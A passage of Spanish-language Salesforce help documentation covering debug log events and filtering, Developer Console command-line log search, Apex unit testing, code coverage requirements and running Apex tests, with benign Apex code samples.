| `WF_RULE_EVAL_END` | Ninguno | Flujo de trabajo | INFO y anteriores |
| `WF_RULE_EVAL_VALUE` | Valor | Flujo de trabajo | INFO y anteriores |
| `WF_RULE_FILTER` | Criterios de filtro | Flujo de trabajo | INFO y anteriores |
| `WF_RULE_INVOCATION` | `EntityName: NameField Id` | Flujo de trabajo | INFO y anteriores |
| `WF_RULE_NOT_EVALUATED` | Ninguno | Flujo de trabajo | INFO y anteriores |
| `WF_SOFT_REJECT` | Nombre del proceso | Flujo de trabajo | INFO y anteriores |
| `WF_SPOOL_ACTION_BEGIN` | Tipo de nodo | Flujo de trabajo | INFO y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| `WF_TIME_TRIGGER` | `EntityName: NameField Id`, acción de tiempo, contenedor de acción de tiempo y fecha y hora de evaluación | Flujo de trabajo | INFO y anteriores |
| `WF_TIME_TRIGGERS_BEGIN` | Ninguno | Flujo de trabajo | INFO y anteriores |

CONSULTE TAMBIÉN

Configurar la creación de registros de depuración

Filtrado de registros de depuración de clases de Apex y desencadenadores de Apex

## Búsqueda de un registro de depuración

Para buscar texto en un registro de depuración, utilice la Ventana de la línea de comando en la Consola del desarrollador.

Antes de realizar una búsqueda, debe ejecutar las declaraciones de Apex para generar el registro desde la Ventana de la línea de comandos.

1. Para abrir la Ventana de la línea de comandos, haga clic en CTRL+L.
2. Ejecute el código Apex para generar un registro:
   - Para introducir declaraciones de Apex en la línea de comandos, escriba *`exec <declaraciones de Apex>`*.

     Por ejemplo:

     ```
     exec List<Account> accts = new List<Account>();
     for (Integer i=0; i<20; i++){
      Account a = new Account(name='Account Name ' + i);
      accts.add(a);
     }
     ```

   - Para ejecutar el código que ya ha introducido en la ventana de introducción de código Apex, escriba *`exec -r`*.
3. Después de que se haya generado el registro, escriba *`find <cadena>`* para buscar el texto especificado.

   Por ejemplo: `find Nombre de cuenta`.

   Los resultados de búsqueda aparecen en la Ventana de línea de comandos.
4. Para cerrar la Ventana de línea de comandos, haga clic en **CTRL+L**.

CONSULTE TAMBIÉN

Referencia de la línea de comando de la Consola del desarrollador

# Filtrado de registros de depuración de clases de Apex y desencadenadores de Apex

## Configuración de filtros de registro de depuración de clases y desencadenadores de Apex

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

El filtrado de registro de depuración proporciona un mecanismo para ajustar la lectura del registro al nivel de desencadenador y clase. Es especialmente útil a la hora de depurar la lógica de Apex. Por ejemplo, para evaluar el resultado de un proceso completo, puede aumentar la lectura de un registro de una clase concreta mientras desactiva otras clases o desencadenadores en una solicitud única.

Si sustituye los niveles de registro de depuración de una clase o desencadenador, estos niveles de depuración también se aplican a los métodos de clase que activa su clase o desencadenador y los desencadenadores que se ejecutan como resultado. El resto de métodos de clase y desencadenadores en la ruta de ejecución heredan la configuración del registro de depuración de su emisor, salvo que hayan sustituido esta configuración.

El siguiente diagrama muestra la sustitución de niveles de registro de depuración en el nivel de clase y desencadenador. En este caso, suponga que `Class1` causa algunos problemas a los que le gustaría prestar más atención. Para ello, los niveles de registro de depuración de `Class1` se elevan a la mayor granularidad. `Class3` no sustituye estos niveles de registro, y, por lo tanto, hereda los filtros de registro granulares de `Class1`. Sin embargo, `UtilityClass` ya se ha comprobado y funciona correctamente, por lo que sus filtros de registro están desactivados. De igual forma, `Class2` no es la ruta de código que causa un problema, por lo que tiene su registro configurado para registrar únicamente errores de la categoría Apex Code. `Trigger2` hereda estas configuraciones de registro de `Class2`.

**Configuración de ajustes del registro de depuración de clases y desencadenadores**




A continuación se incluye un ejemplo de un código de muestra en el que se basa el diagrama.

1. `Trigger1` activa un método de `Class1` y otro método de `Class2`. Por ejemplo:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` activa un método de `Class3`, que por contra activa un método de una clase de utilidad. Por ejemplo:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causa un desencadenador, `Trigger2`, se debe ejecutar. Por ejemplo:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

CONSULTE TAMBIÉN

Configurar la creación de registros de depuración

Niveles de registro de depuración

# Prueba

## Prueba de cambios

Esta sección contiene información sobre cómo comprobar sus cambios.

- Pruebas de unidades de Apex
- Trabajar con ejecución de pruebas de Apex
- Ejecutar pruebas en la Consola de desarrollador
- Código Apex de ejecución anónima

# Pruebas de unidades de Apex

La realización de pruebas es vital para el éxito de su aplicación, particularmente si implementa su aplicación en clientes. Si comprueba que su aplicación funciona según lo esperado sin conductas inesperadas, sus clientes confiarán más en usted.

Puede ejecutar estas agrupaciones de pruebas de unidades.

- Algunos o todos los métodos de una clase específica
- Algunos o todos los métodos de un conjunto de clases
- Un conjunto predefinido de clases, conocido como conjunto de pruebas
- Todas las pruebas de unidades de su organización

Las pruebas de Apex que se inician desde la interfaz de usuario de Salesforce se ejecutan en paralelo. A no ser que la ejecución de su prueba incluya únicamente una clase y que no haya seleccionado **Always Run Asynchronously** (Ejecutar siempre de forma asíncrona) desde el menú Test (Prueba) de la Consola de desarrollador, las ejecuciones de pruebas iniciadas desde la interfaz de usuario son asíncronas. Las clases de prueba de Apex se ponen en la cola de trabajos de Apex para su ejecución. El número máximo de clases de prueba que puede ejecutar en 24 horas es el mayor de 500 o de 10 multiplicado por el número de clases de prueba de la organización. Para organizaciones de sandbox y Developer Edition, este límite es el mayor entre 500 o 20 multiplicado por el número de clases de prueba en la organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

Los paquetes gestionados no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

## Cobertura de código por pruebas de unidad

Antes de poder implementar su código o empaquetarlo para AppExchange de Force.com, deben darse las siguientes afirmaciones:

- Las pruebas de unidad deben cubrir al menos el 75% de su código Apex, y todas esas pruebas deben completarse correctamente.

  Tenga en cuenta lo siguiente.

  - Al implementar Apex en una organización de producción, se ejecutará cada prueba de unidad en el espacio de nombres de su organización de forma predeterminada.
  - Las llamadas a `System.debug` no se cuentan como parte de la cobertura de código Apex.
  - Los métodos y las clases de prueba no se cuentan como parte de cobertura de código Apex.
  - Aunque las pruebas deben cubrir solo el 75% de su código Apex, no debe centrarse en el porcentaje de código que se cubre. En su lugar, debe asegurarse de que se cubre cada caso de uso de su aplicación, incluidos los casos positivos y negativos, así como los registros masivos y únicos. Esto debería dar lugar a que las pruebas de unidad cubrieran el 75% o más de su código.
- Cada desencadenador debe contar con alguna cobertura de prueba.
- Todas las clases y los desencadenadores se deben compilar satisfactoriamente.

Si su prueba llama a otra clase o provoca la ejecución de un desencadenador, esa clase o desencadenador se incluye en los cálculos de cobertura de código.

Cuando se hayan ejecutado todas las pruebas, los resultados de cobertura de código estarán disponibles en la Consola de desarrollador.

Para generar resultados de cobertura del código, ejecute sus pruebas primero con uno de los siguientes métodos.

- Para ejecutar pruebas desde la Consola de desarrollador, consulte **Test (Prueba)** > **Run All (Ejecutar todo)**. La ejecución de un subconjunto de pruebas no siempre actualiza adecuadamente los resultados de la cobertura de código, de modo que la ejecución de todas sus pruebas es el mejor método para ver su cobertura de código.

- Para seleccionar y ejecutar pruebas desde la Consola de desarrollador, consulte Crear una ejecución de prueba.
- Para configurar un conjunto de pruebas reutilizable desde la Consola de desarrollador, consulte Gestionar conjuntos de clases de pruebas de Apex con conjuntos de pruebas.
- Para ejecutar todas las pruebas desde Configuración, introduzca *Apex* en el cuadro Búsqueda rápida, seleccione **Clases de Apex** , luego haga clic en **Ejecutar todas las pruebas**.
- Para ejecutar pruebas para una clase individual desde Configuración, introduzca *Apex* en el cuadro Búsqueda rápida y, a continuación, seleccione **Ejecución de pruebas de Apex** . Haga clic en **Seleccionar pruebas** para seleccionar las clases que contienen las pruebas que desea ejecutar y luego haga clic en **Ejecutar**.

Tras realizar las pruebas, puede ver los resultados de la cobertura de código en la Consola de desarrollador. Estos resultados incluyen las líneas de código que están cubiertas por pruebas para una clase o desencadenador en particular. Consulte Comprobación de la cobertura del código.

CONSULTE TAMBIÉN

Trabajar con ejecución de pruebas de Apex

*Guía del desarrollador de Apex*: Prácticas recomendadas sobre la cobertura de código informático

# Ejecución de pruebas de Apex

## Trabajar con ejecución de pruebas de Apex

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

1. En Configuración, introduzca *Ejecución de pruebas de Apex* en el cuadro Búsqueda rápida y, a continuación, seleccione **Ejecución de pruebas de Apex** .
2. Haga clic en **Seleccionar pruebas...**.

   Nota: Si tiene clases de Apex instaladas desde un paquete gestionado, debe compilar primero estas clases haciendo clic en **Compilar todas las clases** en la página de clases de Apex para que aparezcan en la lista. Consulte Gestionar clases de Apex en la página 5742.

3. Seleccione las pruebas que desea ejecutar. La lista de pruebas solo incluye las clases que contienen los métodos de prueba.
   - Para seleccionar pruebas de un paquete gestionado instalado, seleccione el espacio de nombres correspondiente del paquete gestionado de la lista desplegable. En la lista, solo aparecerán las clases del paquete gestionado con el espacio de nombres seleccionado.
   - Para seleccionar pruebas que existan localmente en su organización, seleccione **[Mi espacio de nombre]** de la lista desplegable. En la lista, sólo aparecerán las clases locales que no sean de paquetes gestionados.
   - Para seleccionar cualquier prueba, seleccione **[Todos los espacios de nombre]** de la lista desplegable. Aparecerán todas las clases de la organización, independientemente de si pertenecen o no a un paquete gestionado.

   Nota: En la lista no aparecerán aquellas clases cuyas pruebas sigan ejecutándose.

4. Haga clic en **Ejecutar**.

Tras seleccionar las clases de prueba que desea ejecutar, las clases seleccionadas se pondrán en la cola de trabajos de Apex a la espera de ejecución. El número máximo de clases de prueba que puede seleccionar para la ejecución es el mayor de 500 o de 10 multiplicado por el número de clases de prueba de la organización en 24 horas. Para organizaciones de sandbox y Developer Edition, este límite es superior y es el mayor entre 500 o 20 multiplicado por el número de clases de prueba en la organización.

Mientras las pruebas se están ejecutando, puede seleccionar una o más pruebas y hacer clic en **Abortar** para cancelarlas.

Cuando acabe la ejecución de una prueba, puede:

- Haga clic en la prueba para ver la información detallada del resultado; si una prueba falla, aparecerán el primer mensaje de error y el seguimiento de la pila.
- Haga clic en **Ver** para ver el código Apex de origen.

Nota: Los resultados de la prueba se muestran durante 60 minutos después de la finalización de su ejecución.

Utilice la página Resultados de pruebas de Apex para ver todos los resultados de prueba de su organización. En Configuración, introduzca *Apex* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ejecución de pruebas de Apex** y luego haga clic en **Ver historial de pruebas**.

Utilice la Consola de desarrollador para ver información adicional sobre la ejecución de las pruebas:

1. Abrir la Consola de desarrollador.
2. Ejecute sus pruebas utilizando la página de ejecución de pruebas de Apex.
3. Compruebe la Consola de desarrollador para revisar la solicitud.

## Desactivación de ejecución de prueba paralela

Las pruebas que se han iniciado desde la interfaz de usuario de Salesforce (incluyendo la Consola de desarrollador) se ejecutan en paralelo. La ejecución de pruebas paralelas puede acelerar el tiempo de ejecución de la prueba. En algunas ocasiones, la ejecución de pruebas paralelas puede generar problemas de contención de datos y puede desactivar la ejecución paralela en esos casos. En particular, los problemas de contención de datos y errores `UNABLE_TO_LOCK_ROW` se pueden producir en los siguientes casos.

- Cuando las pruebas actualizan los mismos registros al mismo tiempo (la actualización de los mismos registros normalmente se produce cuando las pruebas no crean sus propios datos y desactivan el aislamiento de datos para acceder a los datos de la organización).
- Cuando se produce un estancamiento en las pruebas que se están ejecutando en paralelo y se intentan crear registros con valores de campo de índice duplicados (los datos de prueba se revierten cuando un método de prueba finaliza su ejecución). Un estancamiento se produce cuando dos pruebas en ejecución están esperando a otras para deshacer datos, lo que ocurre si dos pruebas insertan registros con los mismos valores de campo de índice únicos en diferentes órdenes.

Puede evitar la recepción de esos errores desactivando la ejecución de pruebas paralelas en la interfaz de usuario de Salesforce:

1. En Configuración, introduzca *Ejecución de pruebas de Apex* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ejecución de pruebas de Apex** y a continuación haga clic en **Opciones...**.
2. En el cuadro de diálogo Opciones de ejecución de pruebas de Apex, seleccione **Desactivar pruebas de Apex paralelas** y luego haga clic en **Aceptar**.

Para obtener más información sobre los datos de prueba, consulte el apartado "Aislamiento de datos de prueba desde datos de la organización en pruebas de unidad" en la *Guía del desarrollador del código Apex de Force.com*. Esta opción no afecta a la orden de ejecución de las pruebas, que sigue ejecutándose de forma asíncrona desde la página de ejecución de pruebas de Apex.

## Control de los resultados de cobertura de código

Cuando haya ejecutado pruebas con la página Ejecución de prueba de Apex, podrá ver la información de cobertura de código en la Consola de desarrollador. Consulte Comprobación de la cobertura del código.

Para reducir el tiempo de cálculo de los resultados totales de cobertura de código obtenidos mediante **Estimar la cobertura de código de su organización** en la página Ejecución de prueba de Apex, haga clic en **Opciones...**, seleccione **Almacenar únicamente cobertura de código agregada** y, a continuación, haga clic en **Aceptar**. Utilice esta opción únicamente cuando tenga muchas pruebas y grandes volúmenes de código Apex, es decir, cuando el número de métodos de prueba de Apex multiplicado por el número de todas las clases

y todos los desencadenadores sea del orden de cientos de miles. Esta opción hace que los resultados de cobertura de código se almacenen con un formato agregado para todos los métodos de prueba. Por consiguiente, no puede ver los resultados de cobertura de código para un método de prueba individual, incluido el resaltado azul y rojo que muestra la cobertura de código línea por línea en la Consola de desarrollador. Para obtener más información acerca de la ejecución de pruebas, consulte Ayuda de Salesforce: Crear una ejecución de prueba y *Guía del desarrollador de Apex*: Ejecutar métodos de pruebas de unidad.

## Opción de prueba de secuencia de numeración automática independiente

Para evitar intervalos en campos de numeración automática en los registros de su organización causados por registros de prueba creados en pruebas de Apex, haga clic en **Opciones...**, seleccione **Secuencia de numeración automática independiente** y luego haga clic en **Aceptar**. Esta opción aísla la secuencia de numeración automática utilizada en prueba de Apex de la secuencia utilizada en su organización. Como resultado, la creación de datos de prueba en pruebas de Apex impide que la secuencia de campos de numeración automática sea superior para nuevos registros sin probar en su organización.

Si esta opción está activada, habrá intervalos en el campo de numeración automática siempre que las pruebas de Apex creen registros de prueba con campos de numeración automática. Por ejemplo, Si Cuenta tiene un campo de numeración automática y existen 50 registros en su organización, el valor de campo de la última cuenta creada puede ser `N-0050`. Después de ejecutar una prueba de Apex que crea cinco cuentas de prueba, eso provoca el aumento de la secuencia de numeración automática en cinco aunque estos registros de prueba no se hayan aplicado a la base de datos y se hayan deshecho. La próxima vez que cree un registro de cuenta sin probar, su valor de campo de numeración automática será `N-0056` en lugar de `N-0051`, por tanto, el intervalo en la secuencia. Si activa esta opción antes de ejecutar una prueba de Apex que crea datos de prueba, se mantiene la secuencia de numeración automática y el siguiente registro sin probar tendrá un valor de numeración automática contigua de `N-0051`.

Los intervalos en la secuencia de numeración automática puede seguir produciéndose en otras situaciones, por ejemplo, cuando los desencadenadores que intentan insertar nuevos registros fallan al ejecutar y los registros se deshacen. En este caso, los intervalos no se pueden evitar completamente porque, en la misma transacción, algunos registros se pueden insertar correctamente mientras se deshacen otros.

CONSULTE TAMBIÉN

- Abrir la Consola de desarrollador
- Resultados de pruebas de Apex
- Detalles de los resultados de pruebas de Apex

# Resultados de pruebas de Apex

En Configuración, introduzca *Apex* en el cuadro `Búsqueda rápida`, seleccione **Ejecución de pruebas de Apex** , luego haga clic en **Ver historial de pruebas** para ver todos los resultados de pruebas de su organización, no solo las pruebas que ha ejecutado. Los resultados de pruebas se guardan durante 30 días después de la finalización de su ejecución, a menos que se eliminen.

Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable `Vista` o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Vista` y haga clic en **Modificar**.

Haga clic en **Ver** para ver más detalles acerca de una ejecución de pruebas específica.

El registro de depuración se establece automáticamente para niveles y categorías de registro específicos, los cuales no se pueden cambiar en la página de ejecución de pruebas de Apex.

| Categoría | Nivel |
|---|---|
| Base de datos | INFO |
| Código Apex | FINE |
| Perfil de Apex | FINE |
| Flujo de trabajo | FINEST |
| Validación | INFO |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

**Importante:** Antes de poder implementar Apex o empaquetarlo para AppExchange de Force.com, deben darse las siguientes afirmaciones.

- Las pruebas de unidad deben cubrir al menos el 75% de su código Apex, y todas esas pruebas deben completarse correctamente.

  Tenga en cuenta lo siguiente.

  - Al implementar Apex en una organización de producción, se ejecutará cada prueba de unidad en el espacio de nombres de su organización de forma predeterminada.
  - Las llamadas a `System.debug` no se cuentan como parte de la cobertura de código Apex.
  - Los métodos y las clases de prueba no se cuentan como parte de cobertura de código Apex.
  - Aunque las pruebas deben cubrir solo el 75% de su código Apex, no debe centrarse en el porcentaje de código que se cubre. En su lugar, debe asegurarse de que se cubre cada caso de uso de su aplicación, incluidos los casos positivos y negativos, así como los registros masivos y únicos. Esto debería dar lugar a que las pruebas de unidad cubrieran el 75% o más de su código.

- Cada desencadenador debe contar con alguna cobertura de prueba.
- Todas las clases y los desencadenadores se deben compilar satisfactoriamente.

CONSULTE TAMBIÉN

Detalles de los resultados de pruebas de Apex

## Detalles de los resultados de pruebas de Apex

Para ver todos los resultados de pruebas de su organización en la vista predeterminada durante 30 días salvo que se eliminen, no únicamente las pruebas que usted haya ejecutado, en Configuración, introduzca *Apex* en el cuadro `Búsqueda rápida`, seleccione **Ejecución de pruebas de Apex** , luego haga clic en **Ver historial de pruebas**. Haga clic en **Ver** para ver más detalles acerca de una ejecución de pruebas específica.

CONSULTE TAMBIÉN

Resultados de pruebas de Apex

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

## Historial de pruebas de Apex

La nueva página Historial de pruebas de Apex muestra todos los resultados de pruebas asociados con un ejecución de prueba en particular. La página muestra resultados solo para pruebas ejecutadas de forma asíncrona.

En Configuración, introduzca *Apex* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Historial de pruebas de Apex** para ver todos los resultados de la ejecución de pruebas de la organización. Los resultados de pruebas se guardan durante 30 días después de la finalización de su ejecución, a menos que se eliminen.

En la página Historial de pruebas de Apex se incluyen las ejecuciones de pruebas por Id. Haga clic en un Id. de ejecución de pruebas para mostrar todos los métodos de prueba para dicha ejecución de pruebas. Puede filtrar los métodos de prueba para mostrar los métodos aprobados o con errores, o todos los métodos de prueba para una ejecución de pruebas determinada.


Haga clic en el nombre de la clase de prueba para ver más detalles de una ejecución de pruebas específica.

La columna de estado muestra el número de métodos fallidos y en cola para la ejecución de prueba.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**




# Ejecución de pruebas en la Consola de desarrollador


## Ejecutar pruebas en la Consola de desarrollador

Utilice la Consola de desarrollador para configurar ejecuciones de prueba, ejecutar pruebas y comprobar la cobertura del código Apex.

Puede gestionar sus pruebas desde el menú Test (Prueba) en la Consola de desarrollador.

- **Ejecutar siempre de forma asíncrona**: Si esta opción no está activada, las ejecuciones de prueba que incluyen pruebas de una sola clase se ejecutan de forma síncrona. Las ejecuciones de prueba que incluyen más de una clase se ejecutan de forma asíncrona independientemente de si esta opción está activada.
- **New Run** (Nueva ejecución): Cree una ejecución de prueba. Para obtener detalles, consulte Crear una ejecución de prueba.
- **Volver a ejecutar**: Ejecuta la prueba seleccionada en la ficha Tests (Pruebas).
- **Volver a ejecutar pruebas con fallos**: Para volver a ejecutar solo las pruebas con fallos desde la ejecución de prueba resaltada en la ficha Pruebas, seleccione esta opción.
- **Run All** (Ejecutar todas): Ejecuta todos los métodos de pruebas guardados.
- **Abort** (Cancelar): Cancela la prueba seleccionada en la ficha Tests (Pruebas).
- **New Suite** (Nuevo conjunto): Cree un conjunto de clases de prueba que ejecuta conjuntamente de forma habitual. Para obtener detalles, consulte Gestionar conjuntos de clases de pruebas de Apex con conjuntos de pruebas.
- **Suite Manager** (Gestor de conjuntos): Crea o elimina conjuntos de pruebas, o modifica las clases que contienen sus conjuntos de pruebas.
- **New Suite Run** (Nueva ejecución de conjunto): Crea una ejecución de prueba de las clases de uno o más conjuntos de pruebas.
- **Collapse All** (Contraer todo): Contrae todas las pruebas abiertas en la ficha Tests (Pruebas).
- **Expand All** (Ampliar todo): Amplía todas las pruebas de la ficha Tests (Pruebas).
- **Clear Test Data** (Borrar datos de prueba): Borra los datos de prueba actuales y los resultados de cobertura del código.

Las pruebas completadas aparecen en la ficha Tests (Pruebas) del panel inferior de la Consola de desarrollador.




El panel Overall Code Coverage (Cobertura de código total) muestra el porcentaje de cobertura del código para cada clase de la organización. El panel siempre muestra el porcentaje actual de cada clase. Después de realizar una ejecución de prueba de todas las clases, muestra el porcentaje general para toda la organización en negrita. Para obtener más información, consulte Comprobación de la cobertura del código.

Para obtener más información sobre las pruebas, consulte la *Guía del desarrollador de Apex*: Pruebas de Apex.

CONSULTE TAMBIÉN

Crear una ejecución de prueba

Comprobación de la cobertura del código

## Comprobación de la cobertura del código


La Consola del desarrollador recupera y muestra la información de cobertura del código de su organización. Los resultados de cobertura del código proceden de cualquier prueba que ejecuta desde una API o desde una interfaz de usuario (por ejemplo, la Consola del desarrollador, el IDE de Force.com o la página de ejecución de prueba de Apex). Para borrar los resultados actuales, haga clic en **Test (Prueba)** > **Clear Test Data (Borrar datos de prueba)**. Cuando modifica una clase, se borra la cobertura del código para esa clase hasta que vuelva a ejecutar las pruebas.

Puede ver la cobertura del código en varias ubicaciones en la Consola del desarrollador.

- La ficha **Tests** (Pruebas) incluye un panel **Overall Code Coverage** (Cobertura de código total) que muestra el porcentaje de cobertura del código para cada clase Apex de su organización incluida en una ejecución de prueba. También muestra el porcentaje total.
- Haga doble clic en una ejecución de prueba completada para abrir una vista Tests Results (Resultados de pruebas) que muestra la clase y el método comprobados, la duración, el resultado (omisión, paso o fallo) y un mensaje de error opcional. Si se produce un fallo en la prueba, una columna Stack Trace (Seguimiento de pila) muestra el método y el número de línea donde se produjo el fallo.

- Para ver la cobertura de código por líneas de una clase Apex, abra la clase. El menú Code Coverage (Cobertura de código) incluirá una o varias de las siguientes opciones según las pruebas que haya implementado:
  - **None (Ninguno)**
  - **All Tests** (Todas las pruebas): El porcentaje de cobertura del código de todas las ejecuciones de prueba.
  - *`className.methodName`*: El porcentaje de la cobertura del código de un método ejecutado durante una ejecución de prueba.

  Las líneas de código cubiertas por las pruebas están en azul. Las líneas de código que no se han cubierto están en rojo. Las líneas de código que no requieren cobertura (por ejemplo, símbolos de llaves, comentarios y llamadas `System.debug`) se dejan en blanco.




**Nota:** Cuando modifica una clase con cobertura de códigos, el azul y el rojo que resaltan en el editor de código fuente se atenúan para indicar que la cobertura ya no es válida. Cuando modifica y guarda una clase, se elimina la cobertura para esa clase. Para consultar la cobertura para esa clase, vuelva a ejecutar esas pruebas.

CONSULTE TAMBIÉN

Crear una ejecución de prueba

Ejecutar pruebas en la Consola de desarrollador

*Guía del desarrollador de Apex*: Prácticas recomendadas sobre la cobertura de código informático

## Crear una ejecución de prueba

Un ejecución de prueba es un conjunto de clases que contiene métodos de prueba. Configure una ejecución de prueba en la Consola de desarrollador para ejecutar los métodos de prueba en una o más clases de prueba.

1. En la Consola de desarrollador, haga clic en **Test (Prueba)** > **New Run (Nueva ejecución)**.

